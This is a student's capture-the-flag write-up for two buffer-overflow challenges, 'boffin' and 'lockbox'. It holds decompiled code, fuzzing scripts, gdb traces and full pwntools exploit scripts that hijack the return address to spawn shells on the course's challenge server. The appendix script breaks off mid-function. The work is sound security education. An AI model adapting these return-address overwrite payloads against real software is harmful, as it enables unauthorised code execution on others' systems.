Homework 4 Challenge Writeup

Pwn Part One

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Boffin

Overview

Boffin		
100 Points	**Flag Value**	flag{access_granted_thats_real_cool}
	Location	nc offsec-chalbroker.osiris.cyber.nyu.edu 1337
	Lore	Buffer Overflows
	Filename	boffin

Details

When run normally, `boffin` asks the user for a name and then prints the name in the response.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ ./boffin
Hey! What's your name?
Juneau
Hi, Juneau
```


First Run

The program's `main` method, shown below after decompilation using *Ghidra*, takes in the user-entered `name` using `gets`. The `gets` function is known to be insecure.

```
undefined8 main(EVP_PKEY_CTX *param_1){
  char name [32];
  init(param_1);
  puts("Hey! What\'s your name?");
  gets(name);
  printf("Hi, %s\n",name);
  return 0;
}
```

Main Method

The `boffin` `main` method does not call any other functions. However, the list of disassembled functions reveals a function called `give_shell`.



Boffin Functions

```
void give_shell(void)
{
  system("/bin/sh");
  return;
}
```

give_shell

The `give_shell` function opens a bash shell using a `system` call. Forcing `boffin` to call `give_shell` will result in a shell on the machine running `boffin`. The ultimate goal of this challenge is to call `give_shell` when one of the methods returns.

The `main` method disassembly shows that the stack is prepared to take `32` characters (`0x20`) of input.

```
undefined main()
       ...omitted for brevity...
       004006ed     CALL       <EXTERNAL>::puts  int puts(char * __s)
       004006f2     LEA        RAX=>name,[RBP + -0x20]
       004006f6     MOV        RDI,RAX
       004006f9     CALL       <EXTERNAL>::gets
       004006fe     LEA        RAX=>name,[RBP + -0x20]
       00400702     MOV        RSI,RAX
       ...omitted for brevity...
       0040071a     RET
```

Main Method

During testing, the program ran normally with `32` and `33` characters of input but crashed after `50`. The following script was written to determine how much input it takes for `boffin` to have a segmentation fault (segfault).

```
def segFuzz(p):
       n = 0
       base = b"".join([struct.pack("B", 0x41) for i in range(0,31)])
       while True:
              data = base + b"".join([struct.pack("B", 0x41) for i in range(0,n)])
              ...omitted for brevity...
              if(re.search("exited normally", cleanLine(p.recvline()))):
                     n += 1
                     print(n)
              else:
                     print(cleanLine(p.recvline()))
                     p.recvuntil("(gdb)")
                     p.sendline("info registers rip")
                     ln = cleanLine(p.recvline())
                     l = re.split("\s+", ln)
                     print(l[2])
                     if n == 20:
                            p.interactive()
                     else:
                            n +=1
                            print(n)
       print(data)
```

Fuzzing Script

The script results show that `boffin` crashed with a Bus Error after `40` characters of input. An input of `41` characters or more caused the program to crash with a segfault.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
1
2
...omitted for brevity...
9
    Program received signal SIGBUS, Bus error.
    0x7ffff7df2600
10
    Program received signal SIGSEGV, Segmentation fault.
    0x7ffff7df0041
11
    Program received signal SIGSEGV, Segmentation fault.
    0x7ffff7004141
12
    Program received signal SIGSEGV, Segmentation fault.
    0x7f0041414141
13
    Program received signal SIGSEGV, Segmentation fault.
    0x4141414141
14
    Program received signal SIGSEGV, Segmentation fault.
    0x414141414141
15
    Program received signal SIGSEGV, Segmentation fault.
    0x414141414141
16
    Program received signal SIGSEGV, Segmentation fault.
    0x40071a
```

Fuzzing Results

As the input value grew in length, the data appeared to be overwriting the `rip` register. The `rip` register is completely overwritten at `n=14` when there are `45` total characters of input.

Overwriting `rip` with the address of `give_shell` will force the program to call it when it moves to the next instruction.

```
Dump of assembler code for function give_shell:
   0x000000000040069d <+0>:     push   %rbp
   0x000000000040069e <+1>:     mov    %rsp,%rbp
   0x00000000004006a1 <+4>:     mov    $0x4007a4,%edi
   0x00000000004006a6 <+9>:     mov    $0x0,%eax
   0x00000000004006ab <+14>:    call   0x400550 <system@plt>
   0x00000000004006b0 <+19>:    pop    %rbp
   0x00000000004006b1 <+20>:    ret
```

Give Shell

The address is `5 bytes` long; the payload will need `40 bytes` of padding before the address.

```
def buildPayload():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,40)])
      data = b"".join([struct.pack("B", 0x9d), struct.pack("B", 0x06),
          struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      return base + data
```

Payload Generation

The address is stored in the payload in reverse order because the program uses little-endian encoding.

```
def getShell(p):
      payload = buildPayload()
      p.recvuntil("Hey! What's your name?")
      p.sendline(payload)
      p.interactive()

def pwnGDB():
      # Start gdb session
      p =  process('/bin/bash')
      p.sendline('gdb ./boffin -q')
      p.sendline("r")
      getShell(p)
```

Attack Local Instance

Unfortunately, testing this payload against a local instance of `boffin` resulted in a new segmentation fault.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
[*] Switching to interactive mode
Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9d\x06@
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e17603 in do_system (line=0x4007a4 "/bin/sh")
    at ../sysdeps/posix/system.c:148
```

Crash

However, the segmentation error occurs at a line in `do_system` that attempts to open a shell. This means that the payload successfully overwrote `rip` so that `boffin` ran `give_shell`.

Although the payload did not work on a local instance of `boffin`, sending it to the remote challenge resulted in a shell.

```
def shellRemote():
      # Start remote session
      p = remote(HOST, PORT)
      getShell(p)
```

Attack Remote Instance

An attacker can use the resulting shell to access the contents of `flag.txt`.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1337: Done
[*] Switching to interactive mode
Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9d\x06@
$ ls
boffin
flag.txt
$ whoami
pwn
$ cat flag.txt
flag{access_granted_thats_real_cool}
```

Successful Exploitation

Debugging for a Safer Payload

The crash during the exploitation of a local `boffin` instance occurs at a line in `system`.

```
=> 0x7ffff7e17603 <do_system+339>:    movaps %xmm0,0x50(%rsp)
```

Crash Line

This error is caused because hijacking `rip`, as demonstrated above, causes the stack pointer, `rsp`, to be misaligned. Many modern machines use `128-bit` registers to copy data larger than `64-bits`. Therefore, `rsp` must be aligned to `16 bytes`, not `8`. The server running the remote challenge is older and does not use that register, preventing errors due to `rsp` alignment.

Even on most modern machines, `rsp` is `16-byte` aligned by default. It stays aligned during normal operations because of the two operations performed at the beginning of each function: the `call` operation pushes the return address to the stack, then the base pointer is pushed to the stack. These two pushes move the stack down `16 bytes`, keeping it aligned with each new call.

However, overwriting `rip` forces the program to jump to the first line of `give_shell` as if it were the next line in the assembly code. In that case, the `call` is not performed, meaning the return address is not pushed to the stack. Then, when `give_shell` starts, it pushes `rbp` to the stack as usual, moving `rbp` down a total of `8 bytes` instead of the expected `16`, eventually causing a crash when an instruction requires stack alignment.

To avoid this error, `boffin` needs to perform a `call` before jumping to `give_shell`.

The following script uses a new payload that contains the address of a return call in `main` before the address of `give_shell`.

```
def buildSafePld():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,40)])
      retAddr = b"".join([struct.pack("B", 0x1a), struct.pack("B", 0x07),
          struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      data = b"".join([struct.pack("B", 0x9d), struct.pack("B", 0x06),
          struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      pad = b"".join([struct.pack("B", 0x00) for i in range(0,3)])
      return base + retAddr + pad + data
```

```
def getSafeShell(p):
	payload = buildSafePld()
	p.recvuntil("Hey! What's your name?")
	p.sendline(payload)
	p.interactive()
```

Building the New Payload

This should overwrite `rip` with the address of the return instruction instead of the address of `give_shell`. This will cause the program to move to that instruction and perform a `return` operation, popping an address off the top of the stack and `calling` it. At this time, the top of the stack contains the payload data following the address stored in `rip`, which should be the address of `give_shell`.

To demonstrate, breakpoints were set before and at the `return` instruction in the `main` method.

```
def pwnGDB():
	# Start gdb session
	p =  process('/bin/bash')
	p.sendline('gdb ./boffin -q')
	p.sendline("break *0x0000000000400719") //break at leave
	p.sendline("break *0x000000000040071a") //break at ret
	p.sendline("r")
	#p.recv()
	getSafeShell(p)
```

pwnGdb

At line `0x0000000000400719`, the `main` method `leave` instruction, both addresses are further down in the stack.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
[*] Switching to interactive mode

Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x07@
Breakpoint 1, 0x0000000000400719 in main ()
(gdb) $ info registers rip
rip            0x400719            0x400719 <main+67>
(gdb) $ x/20x $sp
0x7fffffffddd0:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdde0:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffddf0:    0x41414141    0x41414141    0x0040071a    0x00000000
0x7fffffffde00:    0x0040069d    0x00000000    0x004006d6    0x00000000
0x7fffffffde10:    0x00000000    0x00000001    0xffffdf08    0x00007fff
(gdb) $ c
Continuing.
```

Breakpoint 1

At line the first call to the `main` method `ret` instruction, the address at the top of the stack points to that `return` instruction, which is also equal to the value stored in `rip`.

```
Breakpoint 2, 0x000000000040071a in main ()
(gdb) $ info registers rip
rip            0x40071a            0x40071a <main+68>
(gdb) $ x/4x $sp
0x7fffffffddf8:    0x0040071a    0x00000000    0x0040069d    0x00000000
(gdb) $ c
Continuing.
```

Breakpoint 2

Finally when `ret` is called for the second time, `rip` still points to the `return` address, but the value at the top of the stack, which will be called when `ret` runs, is the address of `give_shell`.

```
Breakpoint 2, 0x000000000040071a in main ()
(gdb) $ info registers rip
rip            0x40071a            0x40071a <main+68>
(gdb) $ x/4x $sp
0x7fffffffde00:    0x0040069d    0x00000000    0x004006d6    0x00000000
(gdb) $ c
Continuing.
[Detaching after vfork from child process 405647]
```

Breakpoint 2 for the Second Time

This method results in a proper call to `give_shell` that pushes the return value to the stack before executing the first instruction. This will keep the stack aligned.

The new payload resulted in a shell when the exploit was run against a local instance of `boffin`.

```
def pwnLocal():
      # Start local instance
      p =  process('./boffin')
      getSafeShell(p)
```

pwnLocal

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
[*] Switching to interactive mode
Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x07@
$ whoami
kali
$ pwd
/home/kali/Desktop/4-Week
$  zsh: suspended (signal)  python3 Boffin_Pwn.py
```

Local Success

Although the safely-designed payload is not necessary for remote exploitation, it does result in the successful exploitation of the remote system.

```
def shellRemote():
      # Start remote session
      p = remote(HOST, PORT)
      #getShell(p)
      getSafeShell(p)
```

shellRemote

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Boffin_Pwn.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1337: Done
[*] Switching to interactive mode

Hi, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x07@
$ whoami
pwn
$ ls
boffin
flag.txt
```

Remote Success

All of the code used to debug and exploit `boffin` is available in Appendix C.

Lockbox

Overview

Lockbox		
200 Points	**Flag Value**	flag{Wh0_n33d5_A_k33y_wen_U_h4v3_a_B0F}
	Location	nc offsec-chalbroker.osiris.cyber.nyu.edu 1336
	Lore	Buffer Overflows
	Filename	lockbox

Details

On the first run, `lockbox` asked for a secret combination before crashing due to a segmentation fault.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ ./lockbox
I've locked my shell in a lockbox, you'll never get it now!
But give it your best try, what's the combination?
>
1337
zsh: segmentation fault  ./lockbox
```

First Run

The `lockbox` `main` method, shown below after decompilation with *Ghidra*, contains all of the functionality used during the first run. The code uses the insecure C library call `gets` to read in the user-entered value, although it is not immediately clear how the program uses that data.

```
undefined8 main(void)
{
  ...omitted for brevity...
  fflush(stdout);
  puts("I\'ve locked my shell in a lockbox, you\'ll never get it now!\n");
  puts("But give it your best try, what\'s the combination?\n> ");
  gets(guess);
  *local_38 = local_30;
  return 0;
}
```

Main Method

While looking at the `lockbox` function names, `win` stood out.

```
void win(void)
{
  if (key == -0x25224f23) {
    mystring._0_8_ = 0x68732f6e69622f;
  }
  system(mystring);
  return;
}
```

Win

After checking the `key` value, the function uses the `system` call to run a command stored in `mystring`. If the key matches the expected value, `mystring` is set to `/bin/sh/`, giving the user a shell on the machine running `lockbox`.

Unfortunately, `lockbox` does not call the `win` function during regular operation. Ultimately, the goal is to call `win` by ensuring that its address is at the top of the stack so that it is called when `main` returns.

The first challenge in `lockbox` is getting past the segmentation fault that happens at line `0x00000000004012a4`.

```
0x00000000004012a4 <+172>:   mov    %rdx,(%rax)
```

Segfault Line

The program attempts to move the data stored in the `rdx` register into the address stored in `rax`. However, `rax` does not hold a valid address, which causes the program to crash when it attempts to access it.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ gdb ./lockbox
I've locked my shell in a lockbox, you'll never get it now!
But give it your best try, what's the combination?
>
1337

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012a4 in main ()
(gdb) info registers
rax            0x0                 0
```

Segfault Line

The following script sends an increasing number of characters to the program and outputs the stack and register values at the compare.

```
def fuzz(p):
	data = 'A' * 16
	n = 0
	p.sendline("break *0x00000000004012a4")
	while True:
		print("############################")
		print("# Now with " + str(n + 16) + " As          #")
		print("############################")
		p.sendline("r")
		p.recvuntil(">")
		payload = data + 'A' * n + "\n"
		p.send(payload)
		#p.interactive()
		p.recvuntil("Breakpoint ")
		d = p.recv()
		print("Breakpoint " + cleanLine(d))
		printStack(p, 20)
		getInfoRegs(p)
		n += 1
		p.sendline("c")
		p.recv(timeout=0.05)
		if n == 23:
			break
```

Fuzzing Script

The results show that `rax` starts to be overwritten after `lockbox` stores the allotted 16 characters of input on the stack.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 newdbg.py
############################
# Now with 16 As           #
############################
Breakpoint 1, 0x00000000004012a4 in main ()
0x7fffffffddb0:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffddc0:    0x00000000    0x00000000    0x00000000    0x00000000
rax            0x0                 0
############################
# Now with 17 As           #
############################
Breakpoint 1, 0x00000000004012a4 in main ()
0x7fffffffddb0:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffddc0:    0x00000041    0x00000000    0x00000000    0x00000000
rax            0x41                65
...omitted for brevity...
############################
# Now with 20 As           #
############################
Breakpoint 1, 0x00000000004012a4 in main ()
0x7fffffffddb0:    0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffddc0:    0x41414141    0x00000000    0x00000000    0x00000000
rax            0x41414141          1094795585
```

Fuzzing Script Results

Sending a payload with 16 characters of padding followed by a valid address will prevent the program from segfaulting. The following example uses the address of `key`.

```
def keyPld():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
      key = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
            struct.pack("B", 0x40), struct.pack("B", 0x00)])
      pad0 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
      return base + data + pad0

def sendPld():
      p =  process('/bin/bash')
      p.sendline('gdb ./lockbox -q')
      p.sendline("r")
      d = p.recvuntil(">")
      pld = keyPld()
      p.sendline(pld)
      p.interactive()
```

Script to Build and Send Payload

This payload allows `lockbox` to run without error.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Lockbox_Pwn.py
[*] Switching to interactive mode
[Inferior 1 (process 226978) exited normally]
```

Successful Execution.

The next hurdle is determining how to call `win` when the `main` method returns. When the method returns, the program pops a value off the stack and attempts to jump to it. If the value at the top of the stack is not a valid address, the program will crash with another segmentation fault.

Adding more data to the payload will overwrite the values stored in the stack, including the return address. The following script uses the *PwnTools* `cyclic` functions to find which part of the payload is at the top of the stack when `main` returns.

```
def testPld():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
      data = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
             struct.pack("B", 0x40), struct.pack("B", 0x00)])
      d2 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
      d3 = cyclic(500)
      return base + data + d2 + d3

def ripOffset():
      p = process('./lockbox')
      d = p.recvuntil(">")
      p.sendline(testPld())
      p.wait()
      cf = p.corefile
      stack = cf.rsp
      info("rsp = %#x", stack)
      pattern = cf.read(stack, 4)
      ripOffset = cyclic_find(pattern)
      info("rip offset = %d", ripOffset)
```

Script

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Lockbox_Pwn.py
[+] Starting local process './lockbox': pid 63811
[*] Process './lockbox' stopped with exit code -11 (SIGSEGV) (pid 63811)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/4-Week/core.63811'
    Arch:      amd64-64-little
    RIP:       0x4012ad
    RSP:       0x7ffedf978de8
    Exe:       '/home/kali/Desktop/4-Week/lockbox' (0x400000)
    Fault:     0x6161616e6161616d
[*] rsp = 0x7ffedf978de8
[*] rip offset = 48
```

Results

The fault occurred when the program tried to jump to `0x6161616e6161616d`, a value from the data added to the payload after the `key`. The value is at the `48th byte` of added data.

To force `lockbox` to jump to `win` after its `main` method returns, the payload should look something like the following:

```
[16 Chars of Padding] + [Address of Key] + [4 Chars of 0x00] + [48 Chars of
Padding] + [Address of Win] + [4 Chars of 0x00]
```

Payload Format

After receiving a new payload consistent with the above format, the program crashed with a segmentation error in a different line.

```
└─$ python3 Lockbox_Pwn.py
[+] Starting local process './lockbox': pid 65599
[*] Process './lockbox' stopped with exit code -11 (SIGSEGV) (pid 65599)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/4-Week/core.65599'
    Arch:      amd64-64-little
    RIP:       0x4011f7
    RSP:       0x7ffc6b467de8
    Exe:       '/home/kali/Desktop/4-Week/lockbox' (0x400000)
    Fault:     0x4242424242424242
[*] rsp = 0x7ffc6b467de8
```

New Segmentation Error

The address stored in the `rip` register after the crash is the `ret` operation in `win`.

```
(gdb) $ disas win
Dump of assembler code for function win:
   0x00000000004011b6 <+0>:    endbr64
   0x00000000004011ba <+4>:    push   %rbp
   0x00000000004011bb <+5>:    mov    %rsp,%rbp
   0x00000000004011be <+8>:    mov    $0xfffffffffffffff0,%rax
   0x00000000004011c5 <+15>:    and    %rax,%rsp
   0x00000000004011c8 <+18>:    mov    0x2e82(%rip),%eax      # 0x404050 <key>
   0x00000000004011ce <+24>:    cmp    $0xdaddb0dd,%eax
   0x00000000004011d3 <+29>:    jne    0x4011e6 <win+48>
   0x00000000004011d5 <+31>:    movabs $0x68732f6e69622f,%rax
   0x00000000004011df <+41>:    mov    %rax,0x2e7a(%rip)      # 0x404060 <mystring>
   0x00000000004011e6 <+48>:    lea    0x2e73(%rip),%rax      # 0x404060 <mystring>
   0x00000000004011ed <+55>:    mov    %rax,%rdi
   0x00000000004011f0 <+58>:    call   0x401090 <system@plt>
   0x00000000004011f5 <+63>:    nop
   0x00000000004011f6 <+64>:    pop    %rbp
=> 0x00000000004011f7 <+65>:    ret
```

Win Disassembly

This shows that the new payload did successfully cause `lockbox` to run the `win` function before crashing.

The `win` function compares `eax` to a secret value, `0xdaddb0dd`. If the values are equal, the value stored in `mystring` is set to `/bin/sh`, giving the user a shell when `system` is called. With the current payload, the value of the `eax` register is overwritten by the payload padding, which causes the comparison to fail.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Lockbox_Pwn.py

[*] Switching to interactive mode
Breakpoint 1, 0x00000000004011ce in win ()
(gdb) $ disas win
Dump of assembler code for function win:
    ...omitted for brevity...
   0x00000000004011c8 <+18>:    mov    0x2e82(%rip),%eax        # 0x404050 <key>
=> 0x00000000004011ce <+24>:    cmp    $0xdaddb0dd,%eax
   ...omitted for brevity...
   0x00000000004011f7 <+65>:    ret
End of assembler dump.
(gdb) $ info registers eax
eax            0x61616161          1633771873
```

Win Disassembly

The first four characters of padding data overwrite the value of `eax`. By changing the payload so that the secret value is placed after the key, `eax` should be overwritten with the correct value.

```
def secretPayload():
      pad16 = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
      keyAddr = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
            struct.pack("B", 0x40), struct.pack("B", 0x00)])
      pad0 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
      secret = b"".join([struct.pack("B", 0xdd), struct.pack("B", 0xb0),
            struct.pack("B", 0xdd), struct.pack("B", 0xda)])
      pad44 = b"".join([struct.pack("B", 0x42) for i in range(0,44)])
      win = b"".join([struct.pack("B", 0xb6), struct.pack("B", 0x11),
            struct.pack("B", 0x40), struct.pack("B", 0x00)])
      return pad16 + keyAddr + pad0 + secret + pad44 + win + pad0
```

Building a Payload with the Secret

The comparison will see that the values match, and the program will set `mystring` appropriately to give the user a shell when `lockbox` calls `system`.

This final payload causes `lockbox` to open a system shell when ran locally.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Lockbox_Pwn.py
[*] Switching to interactive mode
$ whoami
kali
$ pwd
/home/kali/Desktop/4-Week
```

Local Success

The same payload also results in a shell on a remote instance of `lockbox`. An attacker can leverage the remote shell to get the contents of `flag.txt`.

```
┌──(kali㉿kali)-[~/Desktop/4-Week]
└─$ python3 Lockbox_Pwn.py
[*] Switching to interactive mode

$ whoami
pwn
$ ls
flag.txt
lockbox
$ cat flag.txt
flag{Wh0_n33d5_A_k33y_wen_U_h4v3_a_B0F}
```

Remote Success

The complete codebase used to debug and pwn `lockbox` is available in Appendix D.

Appendix A: Student Information

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Appendix B: Tools

Name	**URL**
GDB	https://www.gnu.org/software/gdb/gdb.html
Ghidra	https://ghidra-sre.org/
Netcat	https://netcat.sourceforge.net/
PwnTools	https://github.com/Gallopsled/pwntools

Appendix C: Boffin_Pwn.py

```
from pwn import *
import re
import struct

# A function to convert encoded input to a string and remove text format characters
#      Input: Encoded string
#      Output: Unencoded string
def cleanLine(ln):
      ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
      l = ansi_escape.sub('', str(ln, encoding='utf-8'))
      return l

# A function to print register values
#      Input: Connection
#      Output: N/A
def getRegisters(p):
      p.sendline("info registers")
      data = p.recvuntil("(gdb)")
      print(data)


# A function to see how much input it takes for a segfault
#      Input: Connection
#      Output: N/A
def segFuzz():
      p =  process('/bin/bash')
      p.sendline('gdb ./boffin -q')
      p.recv()
      n = 0
      base = b"".join([struct.pack("B", 0x41) for i in range(0,31)])
      while True:
            data = base + b"".join([struct.pack("B", 0x41) for i in range(0,n)])
            p.sendline("r")
            p.sendline(data)
            p.recvuntil("Hi")
            p.recvline()
            if(re.search("exited normally", cleanLine(p.recvline()))):
                  n += 1
                  #data += chars[n]*8
                  print(n)
            else:
                  print(cleanLine(p.recvline()))
                  #p.recvuntil("Segmentation fault.")
                  #print(p.recvline())
                  p.recvuntil("(gdb)")
                  p.sendline("info registers rip")
                  ln = cleanLine(p.recvline())
                  l = re.split("\s+", ln)
                  print(l[2])
                  if n == 20:
                        p.interactive()
                  else:
                        n +=1
```

```
                        print(n)
      print(data)

# A function to build the payload to exploit Boffin
#     Input: N/A
#     Output: String containing payload
def buildPayload():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,40)])
      #print(base)
      data = b"".join([struct.pack("B", 0x9d), struct.pack("B", 0x06),
struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      #print(base + data)
      return base + data


# A function to build the payload to exploit Boffin locally
#     Input: N/A
#     Output: String containing payload
def buildSafePld():
      base = b"".join([struct.pack("B", 0x41) for i in range(0,40)])
      #print(base)
      retAddr = b"".join([struct.pack("B", 0x1a), struct.pack("B", 0x07),
struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      data = b"".join([struct.pack("B", 0x9d), struct.pack("B", 0x06),
struct.pack("B", 0x40), struct.pack("B", 0x00), struct.pack("B", 0x00)])
      pad = b"".join([struct.pack("B", 0x00) for i in range(0,3)])
      #print(base + data)
      return base + retAddr + pad + data

# A function to send a payload to the process and open an interactive shell
#     Input: Connection
#     Output: N/A
def getShell(p):
      payload = buildPayload()
      p.recvuntil("Hey! What's your name?")
      p.sendline(payload)
      p.interactive()

# A function to send a payload to the remote challenge then get the flag
#     Input: Connection
#     Output: Flag string
def getFlag(p):
      payload = buildPayload()
      p.recvuntil("Hey! What's your name?")
      p.sendline(payload)
      p.recvuntil("Hi")
      p.recvline()
      p.sendline("cat flag.txt")
      return cleanLine(p.recvline())


# A function to send a payload to the process and open an interactive shell
#     Input: Connection
#     Output: N/A
def getSafeShell(p):
```

```
	payload = buildSafePld()
	p.recvuntil("Hey! What's your name?")
	p.sendline(payload)
	p.interactive()

# A function to attack a local instance of boffin running with gdb and print the
crash info
#	Currently segfaults
#	Input: N/A
#	Output: N/A
def pwnGDB():
	# Start gdb session
	p =  process('/bin/bash')
	p.sendline('gdb ./boffin -q')
	p.sendline("break *0x0000000000400719")
	p.sendline("break *0x000000000040071a")
	p.sendline("r")
	#p.recv()
	getSafeShell(p)
	#cf = p.corefile
	#stack = cf.rsp


# A function to attack a local instance of boffin
#	Currently segfaults
#	Input: N/A
#	Output: N/A
def pwnLocal():
	# Start local instance
	p =  process('./boffin')
	getSafeShell(p)


# Host and port for the remote challenge
HOST = 'offsec-chalbroker.osiris.cyber.nyu.edu'
PORT = 1337

# A function to get the flag from a remote instance of boffin
#	Currently functional
#	Input: N/A
#	Output: N/A
def pwnRemote():
	# Start remote session
	p = remote(HOST, PORT)
	print(getFlag(p))
	p.close()

# A function to get a shell from a remote instance of boffin
#	Currently functional
#	Input: N/A
#	Output: N/A
def shellRemote():
	# Start remote session
	p = remote(HOST, PORT)
	#getShell(p)
```

```
       getSafeShell(p)


# Uncomment for function
# pwnRemote()
# shellRemote()
# pwnLocal()
# pwnGDB()
# segFuzz()
```

Appendix D: Lockbox_Pwn.py

```
from pwn import *
import re
import struct
import math

# A function to convert encoded input to a string and remove text format characters
#      Input: Encoded string
#      Output: Unencoded string
def cleanLine(ln):
       ansi_escape = re.compile(r'\x1B(?:[@-Z\\-_]|\[[0-?]*[ -/]*[@-~])')
       l = ansi_escape.sub('', str(ln, encoding='utf-8'))
       return l

# A function to print out part of the stack
#      Input: Connection, number of words to print
#      Output: N/A
def printStack(p, n):
       cmd = "x/" + str(n) + "x $sp"
       p.recv(timeout=0.05)
       #p.recvuntil("(gdb) ")
       p.sendline(cmd)

       t = math.ceil(n/4)
       #print(t)
       for i in range(0, t):
              d = p.recv(timeout=0.05)
              print(cleanLine(d))
       print("return")
       p.recv(timeout=0.05)
       return 0

# A function to print print the results of the "info registers" command
#      Input: Connection
#      Output: N/A
def getInfoRegs(p):
       cmd = "info registers"
       p.recv(timeout=0.05)
       p.sendline(cmd)
       while True:
              d = cleanLine(p.recv(timeout=0.05))
              print(d)
              if re.search("rip", d):
                     break
       p.recv(timeout=0.05)
       print("return")
       return 0

# A function to increase the payload size until the data overwrites important
values
#      Input: N/A
#      Output: N/A
def fuzz():
       p =  process('/bin/bash')
```

```
	p.sendline('gdb ./lockbox -q')
	data = 'A' * 16
	n = 0
	#p.sendline("break *0x000000000040127e")
	p.sendline("break *0x00000000004012a4")
	while True:
		print("############################")
		print("# Now with " + str(n + 16) + " As           #")
		print("############################")
		p.sendline("r")
		p.recvuntil(">")
		payload = data + 'A' * n + "\n"
		p.send(payload)
		#p.interactive()
		p.recvuntil("Breakpoint ")
		d = p.recv()
		print("Breakpoint " + cleanLine(d))
		printStack(p, 20)
		getInfoRegs(p)
		n += 1
		p.sendline("c")
		p.recv(timeout=0.05)
		if n == 23:
			break

# Builds a payload that will get us past the segfault
#	Input: N/A
#	Output: Payload
def keyPld():
	base = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
	key = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
	pad0 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
	return base + key + pad0

# A function to increase the payload size until the data overwrites important
values
#	Input: N/A
#	Output: N/A
def testPld():
	base = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
	data = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
	d2 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
	d3 = cyclic(500)
	return base + data + d2 + d3


# Builds a payload that will force the program to jump to win when main returns
#	Input: N/A
#	Output: Payload
def winPld():
	base = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
	key = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
```

```
	pad0 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
	pad48 = cyclic(48)
	win = b"".join([struct.pack("B", 0xb6), struct.pack("B", 0x11),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
	return base + key + pad0 + pad48 + win + pad0


# A function to build the payload to get the secret correct
#	Input: N/A
#	Output: String containing payload
def secretPld():
	pad16 = b"".join([struct.pack("B", 0x41) for i in range(0,16)])
	keyAddr = b"".join([struct.pack("B", 0x50), struct.pack("B", 0x40),
struct.pack("B", 0x40), struct.pack("B", 0x00)])
	pad0 = b"".join([struct.pack("B", 0x00) for i in range(0,4)])
	secret = b"".join([struct.pack("B", 0xdd), struct.pack("B", 0xb0),
